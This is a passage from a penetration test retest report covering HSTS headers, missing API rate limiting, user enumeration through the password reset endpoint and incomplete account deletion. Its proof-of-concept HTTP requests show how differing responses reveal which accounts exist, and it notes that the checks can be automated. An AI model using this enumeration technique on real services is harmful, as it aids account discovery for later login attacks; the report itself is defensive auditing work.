Strict-Transport-Security: max-age=31536000
```

Alternatively, it is possible to define the HSTS header for all subdomains:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

In addition, it is possible to use the so-called preload list, which by default is saved in the sources of popular web browsers. The result is that the user's browser, which connects to the application for the first time, will immediately enforce the use of an encrypted, secure communication channel. The preload value is set as follows:

```
Strict-Transport-Security: max-age=31536000; preload
```

More information:

- https://hstspreload.org/
- https://www.chromium.org/hsts
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

[NOT FIXED] [INFO] SECURITUM-2413854-011: Lack of request rate limiting

STATUS AFTER RETEST (29.10.2025)

The recommendation has not been implemented. A user can send an unlimited number of requests to the server.

SUMMARY

During the tests, it was identified that the API does not limit communication frequency in any way, such as the number of requests that can be made. By abusing this, an attacker could potentially perform a Denial of Service (DoS) attack, disrupt the application logic, or cause other security-related consequences.

More information:

- https://owasp.org/API-Security/editions/2023/en/0xa4-unrestricted-resource-consumption/
- https://cwe.mitre.org/data/definitions/770.html
- https://owasp.org/www-community/attacks/Denial_of_Service

LOCATION

Entire API.

RECOMMENDATION

It is recommended to implement API communication rate limiting, for example for HTTP requests made by a client within defined time frames.

[FIXED] [INFO] SECURITUM-2413854-012: User enumeration

STATUS AFTER RETEST (29.10.2025)

The recommendation has been implemented.

SUMMARY

During the test, it was identified that existing users in the system could be enumerated by abusing the account activation or password reset functionality. This may assist in subsequent attacks aimed at attempting to log in to the application.

More information:

- https://wiki.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

TECHNICAL DETAILS (PROOF OF CONCEPT)

User enumeration requires the following steps:

1. The following HTTP request should be sent to the application. By providing an email address marked in yellow, it is possible to determine whether the user exists:

```
POST /users/password HTTP/1.1
Host: [HOSTNAME]
Content-Length: 178
Content-Type: application/x-www-form-urlencoded
(…)

(…)
user%5Bemail%5D=audytor1%2B[...]%40securitum.pl
(…)
```

2. If the user exists, a 302 status code is returned (redirect):

```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
location: https://[HOSTNAME]/users/sign_in
(…)
```

3. If such a user does not exist, a 200 status code is returned, together with information that the provided email address was not found on the website:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 7822
(…)
<li>Email not found.</li>
(…)
```

4. After automating the process and changing the provided email addresses iteratively, it is possible to identify all application users.

LOCATION

- https://[HOSTNAME]/users/password
- https://[HOSTNAME]/users/confirmation

RECOMMENDATION

It is recommended to create a unified message for both existing and non-existing accounts. For example, for the password reset functionality, the message could be: “If the user exists, the password has been sent to the email address.”

[FIXED] [INFO] SECURITUM-2413854-013: Deleted account is not fully removed

STATUS AFTER RETEST (29.10.2025)

The recommendation has been implemented. After the account is deleted in the administrator panel, the password reset link is no longer sent.

SUMMARY

During the audits, it was observed that despite account deletion, some actions can still be performed in its context. It is possible to reset the password, resend account activation instructions, or attempt to log in. Due to the lack of an assigned organization and user license, the user is authenticated but redirected back to the login page.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the existence of the vulnerability, the following steps should be performed:

1. An account should be created and then deleted in the administrator panel.
2. The following HTTP request should be sent:

```
POST /users/password HTTP/1.1
Host: [HOSTNAME]
Content-Length: 178
Content-Type: application/x-www-form-urlencoded
(…)

(…)
user%5Bemail%5D=audytor1%2B[...]%40securitum.pl
(…)
```

3. The server confirms that the password reset email has been sent to an account that does not exist in the system:

```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Content-Length: 0
location: https://[HOSTNAME]/users/sign_in
(…)
```

[REDACTED]

LOCATION

- https://[HOSTNAME]/users/password
- https://[HOSTNAME]/users/confirmation

RECOMMENDATION

It is recommended to review and correct the account deletion logic.